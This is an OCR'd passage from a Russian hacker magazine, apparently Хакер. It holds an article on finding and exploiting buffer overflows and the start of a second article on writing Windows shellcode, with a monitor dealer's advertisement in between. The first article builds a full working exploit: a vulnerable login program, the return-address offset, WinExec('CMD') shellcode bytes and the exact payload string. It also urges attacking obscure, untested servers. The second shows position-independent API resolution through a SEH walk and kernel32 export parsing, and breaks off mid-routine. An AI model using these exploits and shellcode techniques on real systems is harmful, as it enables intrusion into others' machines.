рить хакерский код, организующий нам удаленный shell? Эта классическая схема атаки, описанная практически во всех факах и мануалах по безопасности, в действительности полная фигня. При практической реализации атаки сталкиваешься с таким количеством проблем, что чувствуешь себя верблюдом, попавшим на хавчик. Интересующихся мы отошлем к статье "Ошибки переполнения буфера извне и изнутри как обобщенный опыт реальных атак" на wasm.ru, а сами перейдем к указателям на данные.

Указатели на данные гораздо более распространены и коварны. Рассмотрим простейший пример (см. код #4). Если перезаписать указатель b вместе со скалярной переменной a, то мы получим своеобразный аналог бейсик-функции POKE, с помощью которой можно модифицировать любую ячейку программы (и указатели на код в том числе). Это самое мощное оружие, которое только существует в киберпространстве!


КОД #4. АТАКА ТИПА "POKE"

```
f()
{
 char buf[MAX_BUF_SIZE]; int a; int *b;
 ...
 gets(buf);
 ...
 *b = a;
}
```

Правда, его мощь будет неполной без функции PEEK, позволяющей читать произвольные ячейки, так как зачастую целевой адрес записи не известен, и, чтобы не блуждать впотьмах, неплохо бы увидеть "живой" дамп уязвимой программы.

Индексы представляют собой разновидность указателей. Можно сказать, что это относительные указатели, отсчитываемые от определенной"базы", которой, как правило, является начало переполняющегося буфера.

Рассмотрим следующий пример и сравним его с кодом #4, чтобы выяснить, есть ли между ними разница. При вычислении эффективного адреса Си просто складывает указатель с индексом: addr = (p+b). Варьируя b, мы можем получить любой addr, и p нам не помешает. Правда, тут есть одно но. Сказанное справедливо лишь по отношению к индексам типа двойного слова, а дальнобойность байтовых индексов очень даже ограничена!



Состояние стека до и после переполнения

КОД #5. АТАКА ТИПА "PEEK"

```
f()
{
 char buf[MAX_BUF_SIZE]; int *b;
 ...
 gets(buf);
 ...
 printf("%x\n", *b);
}
```

КОД #6. АТАКА НА ИНДЕКСЫ

```
f()
{
 int *p; char buf[MAX_BUF_SIZE]; int a; int
b;
 ...
 gets(buf);
 ...
 p[b] = a;
}
```

От индексов рукой подать до целочисленного переполнения, суть которого можно понять из следующего примера:

КОД #7. ЦЕЛОЧИСЛЕННОЕ ПЕРЕПОЛНЕНИЕ

```
DWORD sum(DWORD a, DWORD b)
{
 return a + b;
}
```

Если сумма a и b равна или превышает 1.00.00.00.00h, то произойдет переполнение разрядной сетки и результат вычислений окажется усечен. Со знаковыми переменными еще интереснее: сумма двух положительных чисел зачастую оказывается меньше нуля (достаточно лишь затереть старший бит - на архитектуре x86 он и есть знаковый). Вычисления с преобразованием типа - вообще полный швах: a = (DWORD) (byte b - byte c). Если b < c, то небольшое по модулю отрицательное число превратится в очень большое положительное, и если оно используется в индексном выражении, а проверки выхода за границы массива отсутствуют - произойдет его катастрофическое переполнение (на этом, кстати говоря, и была основа легендарная атака teardrop).

Остальные типы переполнений чрезвычайно мало распространены, и поэтому мы не будем их рассматривать.

ТРИ КОНТИНЕНТА: СТЕК, ДАННЫЕ И КУЧА

Переполняющиеся буфера могут располагаться в одном из трех мест адресного пространства процесса: стеке (автоматической памяти), сегменте данных (хотя в 9x/NT это никакой не сегмент) и куче (динамической памяти).


Наиболее распространено стековое переполнение, хотя его значимость сильно преувеличена. Дно стека варьируется от одной операционной системы к другой, а высота вершины зависит от характера предыдущих запросов к программе, поэтому абсолютный адрес автоматических переменных атакующему практически никогда не известен. С другой стороны, »

"UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes" - великолепное руководство по технике переполнения буферов и захвату контроля удаленной машиной (http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-usa-01/LSD/bh-usa-01-lsd.pdf).

Устройство стека

автоматические буфера привлекательны тем, что в непосредственной близости с их концом лежит адрес возврата из функции (абсолютный, конечно), и если его затереть, то управление получит совсем другая ветка программы! Проще всего подсунуть адрес уже существующей функции, сложнее - передать управление непосредственно на сам переполняющийся буфер. Это можно сделать несколькими путями. Первый - найти в памяти инструкцию JMP ESP и передать ей управление, а она передаст его на вершину карда стека, чуть ниже которого расположен shell-код. Шансы дойти до shell-кода, преодолев весь мусор на дороге, достаточно невелики, но они все-таки есть. Второй путь: если размеры переполняющегося буфера превышают непостоянство его размещения в памяти, перед shell-кодом можно расположить длинную цепочку команд-пустышек (NOP'ов) и передать управление на середину (авось не промажет!). Этот способ использовал червь Love San, известный тем, что чаще всего он мазал и ронял машину, не производя заражения. И, наконец, третий вариант: если атакующий может воздействовать на статические буфера, расположенные в сегменте данных (а их адрес постоянен), то передать сюда управление не составит труда. Ведь shell-код и не подписывался располагаться именно в переполняющемся буфере - он может быть где угодно. Правда, не факт, что при переполнении буфера функция доживет до возвращения, ведь все располагающиеся за его концом переменные окажутся искажены! Кстати говоря, помимо адреса возврата там гнездятся полчища прочих служебных структур, но рассказать о них в рамках журнальной статьи нет никакой возможности.

С кучей все обстоит значительно сложнее. Не углубляясь в технические детали реализации менеджера динамической памяти, можно сказать, что с каждым блоком выделенной памяти связано, по меньшей мере, две служебных переменных: указатель (индекс) на следующий блок и флаг занятости блока, расположенные либо перед выделяемым блоком, либо после него, либо вообще в другом месте. При освобождении блока памяти функция free проверяет флаг занятости следующего блока и, если он свободен, сливает оба блока воедино, обновляя "наш" указатель. А где указатель, там практически всегда есть и POKE. То есть, затирая данные за концом выделенного блока строго дозированным



Устройство блоков динамической памяти (все подписи соответствуют одноименным полям служебных структур, поэтому даются без перевода)

образом, мы получаем возможность модифицировать любую ячейку памяти уязвимой программы по своему усмотрению, например, перенаправить какой-нибудь указатель на shell-код.

О ТЕХНИКЕ ПОИСКА ЗАМОЛВИТЕ СЛОВО

Поиск переполняющихся буферов по степени накала страстей можно сравнить разве что с поиском клада. Наличие исходных текстов невероятно упрощает нашу задачу, но не предавайся напрасным иллюзиям: переполняющиеся буфера ищешь не ты один, все доступные исходники давным-давно зачитаны до дыр, и найти там что-то новое невероятно сложно. Дизассемблирование, конечно, посложнее будет (особенно на первых порах), зато и шансы открыть новую дыру значительно возрастают.

Чем шире распространено уязвимое приложение (операционная система), тем большую власть тебе дадут переполняющиеся буфера. Достаточно вспомнить нашумевшую историю с дырой в DCOM, открытой задолго до ее официального обнародования. Прикинь: миллионы тачек с Windows NT по всему миру, и все - твои. Правда, тут не все гладко. Windows и другие популярные системы находятся под пристальным вниманием тысяч специалистов и твоих коллег-хакеров. Короче говоря, здесь душно.

Лучше брать какой-нибудь малоизвестный клон UNIX'а или почтовый сервер, написанный дядей Ваней на коленках, - он вообще никем протестирован не был. Таких значительно больше, чем специалистов! Ну и что с того, что они установлены на сотне-другой машин во всем мире? Вполне хватит пространства, чтобы похакерствовать.


Собственно говоря, методик поиска переполняющихся буферов всего две, и обе они порочны и неправильны. Одна из них, простая и не слишком умная, - методично скармливать исследуемому сервису текстовые строки различной длины и смотреть, как он на них отреагирует. Упадет - значит переполняющийся буфер обнаружен. Разумеется, эта технология не всегда дает ожидаемый результат: можно пройти от здоровенной дыры в двух шагах и ничего не заметить. Допустим, сервер ожидает урл. Он наивно полагает, что имя протокола (ну там http или ftp) не может состоять больше чем из четырех букв; чтобы переполнить буфер, достаточно будет послать ему нечто вроде htttttttp://fuckyour.com. Обратите внимание: http://fuuuuuuuuuuuuuucky-our.com уже не сработает! А откуда мы заранее может знать, что именно забыл проконтролировать программист? Может, он понадеялся, что слэшей никогда не бывает больше двух? Или что двоеточие может быть только одно? Перебирая все варианты вслепую, мы взломаем сервер не раньше, чем наступит конец света, когда это уже будет неактуально. А ведь большинство "серьезных" запросов состоит из сотен сложно взаимодействующих друг с другом полей, и метод перебора здесь становится бессилен! Вот тогда-то на помощь и придет систематический анализ.

Теоретически для гарантированного обнаружения всех переполняющихся буферов достаточно просто построчно вычитать весь сырец программы (дизассемблерный листинг) на предмет пропущенных проверок. Практически же все упирается в чудовищный объем кода, который читать - не перечитать. К тому же, не всякая отсутствующая проверка - уже дыра. Рассмотрим следующий код:

КОД #8

```
f(char *src)
{
 char buf[0x10];
 strcpy(buf, src);
 ...
}
```

Если длина строки src превысит 0x10 символов, буфер проломит стену и затрет адрес возврата. Весь вопрос в том, проверяет ли материнская функция




Использование NOP'ов для облегчения попадания в границы shell-кода

www.phrack.org - лучший электронный журнал, в котором ты найдешь множество статей, в том числе и по срыву стека.

"Образ Мышления ИДА" Криса Касперски - справочник по языку ИДА-Си. Если вы используйте дизассемблер IDA, то эта книга - для вас.

Разработка эксплоитов требует инженерного образа мышления и обширных знаний.



Статистическое распределение размера переполняющихся буферов, обрабатываемых различными функциями

длину строки src перед ее передачей или нет. Даже если явных проверок нет, но строка формируется таким образом, что она гарантированно не превысит отведенной ей величины (а формироваться она может и в праматеринской функции), то никакого переполнения буфера не произойдет и усилия на анализ будут потрачены впустую.

Короче говоря, предстоит много кропотливого труда. Кое-какую информацию на этот счет можно почерпнуть из моих "Записок исследователя компьютерных вирусов", но мало. Поиск переполняющихся буферов очень трудно формализовать и практически невозможно автоматизировать. Microsoft вкладывает в технологии совершенствования анализа миллиарды долларов, но взамен получает фигу. Что же тогда вы от бедного (во всех отношения) мыщьх'а хотите?

Анализировать следует, в первую очередь, те буфера, на которые можно так или иначе воздействовать. Обычно это буфера, связанные с сетевыми сервисами, так как локальный взлом гораздо менее интересен.

ПЕРЕПОЛНЕНИЕ НА ПРАКТИКЕ


Теперь, слегка ознакомившись с теоретической частью, мы попрактикуемся - уроним буфер. Откомпилируем следующий демонстрационный пример (а еще лучше, возьмем готовый исполняемый файл с диска) и запустим его на выполнение.

Программа спрашивает у нас логин и пароль. Раз спрашивает, значит копирует в буфер, а тут и до переполнения недалеко. Вводим "AAAA" (много букв "A") в качестве имени и "BBBBB" в качестве пароля. Программа немедленно падает, реагируя на это критической ошибкой приложения. Ага, значит, переполнение все-таки есть! Присмотримся к нему внимательнее: Windows говорит, что "инструкция по адресу 0x41414141 обратилась к памяти по адресу 0x41414141". Откуда она взяла 0x41414141? Постойте, да ведь 0x41 - это шестнадцатеричный ASCII-код буквицы "A". Значит, во-первых, переполнение произошло в буфере логина, а во-вторых, данный тип переполнения допускает передачу управления на произвольный код, поскольку регистр - указатель команд переметнулся на содержащийся в хвосте буфера адрес. Случайным образом по адресу 0x41414141 оказался расположен бессмысленный мусор, возбуждающий процессор вплоть до исключения, но этому горю легко помочь!

Для начала нам предстоит выяснить, какие по счету символы логина попадают в адрес возврата. В этом нам поможет последовательность в стиле "qwerty...zxcvbnm", вводим ее и... система сообщает, что "инструкция по адресу 0x7a6c6b6a обрати-

КОД #9. НАШ ТЕСТОВЫЙ СТЕНД

```
#include <stdio.h>

root()

{
 printf("your have a root!\n");
}

main()
{
 char passwd[16]; char login[16];

 printf("login :"); gets(login);
 printf("passwd:"); gets(passwd);
 if (!strcmp(login, "bob") &&
~strcmp(passwd,"god"))
  printf("hello, bob!\n");
}
```



Реакция системы на переполнение

лась к памяти". Запускаем HIEW и набиваем эти "7A 6C 6B 6A" на клавиатуре. Получается "zlkj". Значит, в адрес возврата попали 17-й, 18-й, 19-й и 20-й символы логина (на архитектуре x86 младший байт записывается по меньшему адресу, то есть машинное слово, образно выражаясь, становится к лесу передом, а к нам задом).

Наскоро дизассемблировав программу (смотрим disasm.htm на диске), мы обнаруживаем в ней прелюбопытную функцию root, с помощью которой можно творить чудеса. Да вот беда: при нормальном развитии событий она никогда не получает управления. Если, конечно, не подсунуть адрес ее начала вместо адреса возврата. А какой у root'а адрес? Смотрим - 00401150h. Перетягиваем младшие байты на меньшие адреса и получаем 50 11 40 00. Именно в таком виде адрес возврата хранится в памяти. Хорошо, что ноль в нем встретился лишь однажды, аккурат оказавшись на его конце. Пусть он и будет тем нулем, что служит завершителем всякой ASIIZ-строки. Символам с кодами 50h и 40h соответствуют буквицы "P" и "@". Символу с кодом 11h соответствует комбинация <Ctrl-Q> или <Alt>+<0, 1, 7> (нажмите Alt, введите на цифровой клавиатуре 0, 1 и 7, отпустите Alt).

Задержав дыхание, вновь запускаем программу и вводим "qwertyuiopasdfghP^Q@", пароль можно пропустить. Собственно говоря, символы "qwertyuiopasdfgh" могут быть любыми, главное, чтобы "P^Q@" располагались в 17-й, 18-й и 19-й позициях. Нуль, завершающий строку, вводить не надо: функция gets засунет его самостоятельно.

Если все сделано правильно, то программа победоносно выведет на экран "Your have root", подтверждая, что атака сработала. Правда, по выходе из root'а программа немедленно грохнется, так как в стеке находится мусор, но это уже неважно, ведь функция root отработала и стала не нужна.

Просто передавать управление на готовую функцию неинтересно (тем более что такой функции в атакуемой программе может и не быть). Намного более действенно заслать на удаленную машину свой собственный shell-код и там его исполнить.

Вообще говоря, организовать удаленный shell не так-то просто: необходимо, как минимум, установить TCP/UDP-соединение, попутно обманув доверчивый firewall, создать пайпы, связать их дескрипторами ввода/вывода терминальной программы, а самому работать диспетчером, гоняя данные между сокетами и пайпами. Некоторые пытаются поступить проще, пробуя унаследовать дескрипторы, но на этом пути их ждет жестокий облом, так как дескрипторы не наследуются и такие эксплоиты не работают. Даже и не пытайся их оживить - все равно не получится. Если среди читателей наберется кворум, эту тему можно будет осветить во всех подробностях, пока же ограничится локальным shell'ом, но и он для некоторых из вас будет своеобразных хакерским подвигом!

Вновь запускаем нашу демонстрационную программу, срываем буфер, вводя строку "AAA...", но вместо того чтобы нажать "OK" в диалоге критической ошибки приложения, давим "отмену", запускающую отладчик (для этого он должен быть установлен). Конкретно нас будет интересовать содержимое регистра ESP в момент сбоя. На моей машине он равен 0012FF94h, у тебя это значение может отличаться. Вводим этот адрес в окне дампа и, прокручивая его вверх/вниз, находим нашу строку "AAAAA". В моем случае она расположена по адресу 0012FF80h.

Теперь мы можем изменить адрес возврата на 12FF94h, и тогда управление будет передано на первый байт переполняющегося буфера. Остается лишь подготовить shell-код. Чтобы вызвать командный интерпретатор в осях семейства NT, необходимо дать команду WinExec("CMD", x). В 9x такого файла нет, но зато есть command.com, который есть анахронизм. На языке ассемблера этот вызов может выглядеть так как на врезке.

Основная масса халявных эксплоитов, блуждающих по сети, спроектирована с грубыми, конструктивными ошибками и неработоспособна в принципе. Те же из них, что работают, обычно ограничиваются лишь демонстрацией уязвимости, но не дают никаких рычагов управления.

Переполняющиеся буфера могут располагаться в одном из трех мест адресного пространства процесса: стеке, сегменте данных и куче.

КОД #10. ПОДГОТОВКА SHELL-КОДА

```
00000000: 33C0          xor     eax,eax
00000002: 50            push    eax
00000003: 68434D4420    push    020444D43 ;" DMC"
00000008: 54            push    esp
00000009: B8CA73E977    mov     eax,077E973CA ;"wesE"
0000000E: FFD0          call    eax
00000010: EBFE          jmps    000000010
```

Потому что call 077E973CAh на самом деле ассемблируется в относительный вызов, чувствительный к местоположению call'а, что делает shell-код крайне немобильным.

Почему в имени файла "CMD" (020444D43h, читаемое в обратном порядке) стоит пробел? Потому что в shell-коде не может присутствовать символ нуля - он служит завершителем строки. Если хвостовой пробел убрать, то получится 000444D43h, а это уже не входит в наши планы. Вместо этого мы делаем XOR eax, eax, обнуляя EAX на лету и запихивая его в стек для формирования нуля, завершающего строку "CMD ". Но непосредственно в самом shell-коде этого нуля нет!

Поскольку в отведенные нам 16 байт shell-код влезать никак не хочет, а оптимизировать его уже некуда, мы прибегаем к вынужденной рокировке и перемещаем shell-код в парольный буфер, отстоящий от адреса возврата на 32 байта. Учитывая, что абсолютный адрес парольного буфера равен 12FF70h (у тебя он может быть другим!), shell-код будет выглядеть так (просто переводим hex-коды в ASCII-символы, вводя непечатные буквицы через alt+num):


```
login :1234567890123456<alt-112><alt-255><alt-18>
passwd:3<alt-192>PhCMD T<alt-184><alt-202>s<alt-
233>w<alt-255><alt-208><alt-235><254>
```

Вводим это в программу. Логин срывает стек и передает управление на парольный буфер, где лежит shell-код. На экране появляется приглашение командного интерпретатора. Все! Теперь с системой можно делать что угодно!

ЗАКЛЮЧЕНИЕ

Пара общих соображений напоследок. Переполняющиеся буфера - настолько интересная тема, что ей, не коснувшись, можно посвятить всю жизнь. Не отчаивайся и не раскисай при встрече с трудностями, первые проблески успеха придут лишь через несколько лет упорного чтения документации и бесчисленных экспериментов с компиляторами, дизассемблерами и отладчиками. Чтобы изучить повадки переполняющихся буферов, мало уметь ломать, необходимо еще и программировать. Кому только пришло в голову назвать хакерство вандализмом?! Это - интеллектуальная игра, требующая огромной сосредоточенности и невероятных усилий.

Здесь мы используем целый ряд хитростей и допущений, подробный разбор которых требует целой книги. Если говорить кратко, то 77E973CAh - это адрес API-функции WinExec, жестко прописанный в программу и добытый путем анализа экспорта файла KERNEL32.DLL утилитой DUMPBIN. Это грязный и ненадежный прием, так как в каждой версии оси адрес функции свой и правильнее было бы добавить в shell-код процедуру обработки экспорта, описанную в следующей статье. Почему вызываемый адрес предварительно загружается в регистр EAX?



Передача управления функции root

ТЕХНОТРЕЙД

МОНИТОРЫ ИЗ ПЕРВЫХ РУК

Дистрибуторская компания
г. Москва, ул. Зоологическая, д. 26, стр. 2
многоканальный телефон 970-13-83, факс 970-13-85
E-mail: technotrade@technotrade.ru

Акситек г. Москва (095) 737-3175
Аркис г. Москва (095) 785-3677, 785-3678
Виртуальный киоск г. Москва (095) 234-3777
ДЕНИКИН г. Москва (095) 787-4999
Дилайн г. Москва (095) 969-2222
ИНЛАЙН г. Москва (095) 941-6161
КИТ Компьютер г. Москва (095) 777-6655
М.Видео г. Москва (095) 777-7775
НеоТорг г. Москва (095) 363-3825, 737-5937
Никс г. Москва (095) 216-7001
Олди г. Москва (095) 284-0238
Радиокомплект-Компьютер г. Москва (095) 953-5392, 953-5674
Сетевая лаборатория г. Москва (095) 784-6490
СтартМастер г. Москва (095) 967-1510
Ф-Центр г. Москва (095) 472-6401, 205-3524
CITILINK г. Москва (095) 745-2999
Desten Computers г. Москва (095) 785-1080, 785-1077
EISIE г. Москва (095) 777-9779
ELST г. Москва (095) 728-4060
ISM г. Москва (095) 718-4020, 280-5144
NT - Polaris г. Москва (095) 970-1930
ULTRA Computers г. Москва (095) 729-5255, 729-5244
USN Computers г. Москва (095) 775-8202

ALTEX г. Нижний Новгород (8312) 166000, 657307
Авиком г. Пермь (3422) 196158
Алгоритм г. Казань (8432) 365272
Аракул г. Нижневартовск (3466) 240920
Арсенал г. Тюмень (3452) 464774
ЗЕТ НСК г. Новосибирск (3832) 125142, 125438
Интант г. Томск (3822) 560056, 561616
Клосс Компьютер г. Екатеринбург (3432) 659549, 657338
Компания НИТ г. Биробиджан (42622) 66632
КомпьюМаркет г. Саратов (8452) 241314, 269710
Меморек г. Уфа (3472) 378877, 220989
Мэйпл г. Барнаул (3852) 244557, 364575
Никас-ЭВМ г. Челябинск (3512) 349402
Окей Компьютер г. Краснодар (8612) 601144, 602244
Оргторг г. Киров (8332) 381065
Прагма г. Самара (8462) 701787
Риан - Урал г. Челябинск (3512) 335812
Технополис г. Ростов на Дону (8632) 903111, 903335
Фирма ТЕСТ г. Саранск (8342) 240591, 327726
Экселент г. Мурманск (8152) 459634, 452757

ТЕХНОТРЕЙД приглашает к сотрудничеству региональных дилеров и магазины розничной торговли.

FLATRON® freedom of mind

LG Life's Good

Коваленко Дмитрий aka Ingrem (ingrem@list.ru)

ПИШЕМ SHELL-КОД!

ПРИНЦИПЫ СОЗДАНИЯ SHELL-КОДА И СВЯЗАННЫЕ С ЭТИМ ПРОБЛЕМЫ

Привет! Сегодня я расскажу о том, как грамотно писать shell-код. Допустим, ты нашел уязвимость. Устроил DoS? Весело, но настоящий хакер стремится не к разрушению, а к контролю, который можно получить только с помощью добротного shell-кода. Однако сделать это не так-то просто. Давай поговорим об этом подробнее.

ОСНОВНЫЕ ПРОБЛЕМЫ ПРИ НАПИСАНИИ SHELL-КОДА

Как ты уже знаешь, shell-код - это набор машинных инструкций, который переполняет буфер атакуемого процесса. При этом shell-код прикидывается чем-то безобидным, например, слишком длинной строкой. Он затирает память, расположенную сразу за буфером, изменяя данные, которые там находятся. Это меняет логику программы и позволяет shell-коду получить управление. Shell-коды обычно классифицируют в зависимости от того, где находится переполняемый буфер - в стековой памяти, в куче или в секции данных. Иногда еще shell-коды различают по данным, которые затираются (адрес возврата из функции, указатель на функцию, указатель на класс и т.п.). Несмотря на это основные принципы написания shell-кодов всегда одинаковы. Shell-код чем-то похож на вирус: в большинстве случаев неизвестно, по какому адресу в памяти он окажется. Поэтому хакер, который пишет shell-код, обычно сталкивается с несколькими проблемами. Первая заключается в том, что для безусловных переходов внутри shell-кода нельзя использовать "дальние" варианты инструкций jmp и call, потому что в качестве аргумента в них выступает абсолютный адрес. Но это не так уж страшно, shell-код обычно маленький и редко требует "дальние" переходы. Вторая проблема - локальные переменные. Но она тоже решается довольно просто. Если shell-код переполняет буфер в стеке, то на его голову обычно указывает esp, так что все переменные можно адресовать с помощью смещения:

```
shell_code_start:
; занесем в eax лок. переменную var_1
mov eax, [esp+var_1-shell_code_start]
.....
var_1 dd 0
.....
```

Для EXE-файлов системный exeption обработчик всегда находится в kernel32.dll.

Таблица имен - это массив двойных слов, каждое из которых указывает на строку с завершающим нулем, содержащую имя очередной экспортируемой API-функции.

Если же shell-код находится в куче, то, получив управление, он может провернуть старый вирусный фокус:

```
shell_code_start:
call $+5
pop ebp
sub ebp, 5 ; теперь в ebp - адрес
shell_code_start
.....
```

После этого он может обращаться к локальным переменным по смещению относительно ebp. Третья проблема - самая сложная. Как вызывать из shell-кода API? Ведь сначала нужно как-то узнать их адреса. Но каким образом? "Законно" shell-код эти адреса получить не может (хотя бы потому, что у него нет таблицы импорта). Поэтому нам остаются только способы "незаконные". Из них наиболее распространены два. Первый: запомнить адреса API и вызвать их напрямую; это очень просто, хотя не слишком удачно. Адреса API могут отличаться в разных версиях Windows и даже в разных сервиспаках одной и той же версии. Это сильно снижает шансы на успешную атаку удаленной системы. Второй способ: найти адреса API, используя какую-то вирусную технику. Это намного универсальнее, но сложнее, и код в результате получается больше. Вирусных техник существует около десятка. Прежде чем за них браться, нужно изучить формат Portable EXE (PE) и неплохо разбираться в некоторых особенностях архитектуры Windows. Для примера мы реализуем наиболее распространенную технику - нахождение адреса API путем анализа библиотеки kernel32.dll в памяти. Чтобы не лезть в теоретические дебри, давай напишем процедуру, которая находит адрес API-функции по ее имени. Эта процедура будет адресно-независимой, рабочей на всех версиях Windows, и ее можно будет использовать без каких-либо дополнительных корректив. Так что если ты не горишь желанием ковыряться в формате PE, просто бери ее и используй (INC-файл ты найдешь на диске). Если же ты прочтешь комментарии и не поленишься во всем разобраться - большой тебе респект! :-)

Алгоритм процедуры поиска адреса API-функции по ее имени

```
; процедура находит адрес api и смещение
  этого адреса в таблице экспорта
; вход:  ecx -- длина имени
; esi -- адрес строки с именем
; выход: ebx -- адрес адреса API
; edx -- адрес API
; eax -- адрес "головы" kernel32.dll
getapi2k proc

Сначала нужно найти какой-то адрес внутри kernel32.dll. Для этого мы просканируем цепочку SEH-структур. Указатель на первую такую структуру лежит по fs:[0]. SEH-структура имеет довольно интересное строение: ее первое двойное слово - адрес следующей в цепочке SEH-структуры, второе двойное слово - адрес exeption обработчика. Последняя в цепочке структура первым двойным словом имеет 0xFFFFFFFF, а вторым - адрес системного exeption обработчика (именно он выдает "Инструкция по адресу 0x???????? обратилась...").

mov eax, fs:[0] ; заносим в eax адрес
первой структуры SEH
getapi2k_10: ; идем дальше по цепочке
SEH-стуктур
mov ebx, [eax] ; заносим в ebx адрес
следующей SEH-структуры
cmp ebx, -1 ; адрес равен 0FFFFFFFFh?
je getapi2k_20 ; да! - значит эта SEH-структура - последняя в цепочке
mov eax, ebx ; нет... идем дальше
jmp short getapi2k_10
getapi2k_20:
mov eax, [eax+4]
```

Теперь eax содержит какой-то адрес внутри kernel32.dll. При загрузке PE-файла Windows помещает его образ по адресу, кратному 64 K. Найдем адрес образа kernel32.dll (фактически адрес его DOS стаба). Учтем, что kernel32.dll первыми двумя байтами имеет сигнатуру 'MZ'.

```
xor ax, ax ; выровняем найденный адрес на 64 К
getapi2k_1:
mov ebx, [eax] ; читаем 4 байта в ebx
cmp bx, 5A4Dh ; 'MZ' найден?
je getapi2k_2; да!
sub eax, 010000h; нет - увеличим eax на 64 К
jmp short getapi2k_1
getapi2k_2:
```

На данном этапе eax содержит адрес DOS стаба kernel32.dll. Проанализируем образ kernel32.dll в памяти. Цель - найти таблицу экспорта. Анализ реализуется следующим образом:

```
; поскольку в PE все смещения записаны относительно адреса DOS стаба, то нам придется все время их корректировать, добавляя к смещениям eax
mov ebx, eax ; копируем в ebx адрес DOS стаба
add ebx, [eax+3Ch]; добавляем к ebx смещение PE заголовка (оно лежит по смещению 0x3C от начала стаба)
add ebx, 78h ; добавляем к ebx смещение указателя на таблицу экспорта относительно заголовка PE
mov ebx, [ebx] ; заносим в ebx смещение таблицы экспорта
add ebx, eax ; коррекция на стаб
mov edx, [ebx+20h]; смещение таблицы имен
add edx, eax; коррекция смещения на стаб
push ebx ; запомним указатель на таблицу экспорта
xor ebx, ebx; ebx теперь стал счетчиком
```

Теперь у нас есть указатель на таблицу имен.

Поиск нужного имени организуем следующим образом:

```
getapi2k_4:
push esi
push ecx ; сохраняем в стеке регистры, которые будут изменятся при сравнении строк (esi содержит имя нужной нам функции, ecx - ее длину)
mov edi, [edx] ; смещение очередного имени API-функции
add edi, eax; коррекция смещения на стаб
repe cmpsb; сравнение
je getapi2k_3; нашли!
pop ecx; не нашли - восстанавливаем регистры
pop esi
add edx, 4; в edx - следующий элемент таблицы имен
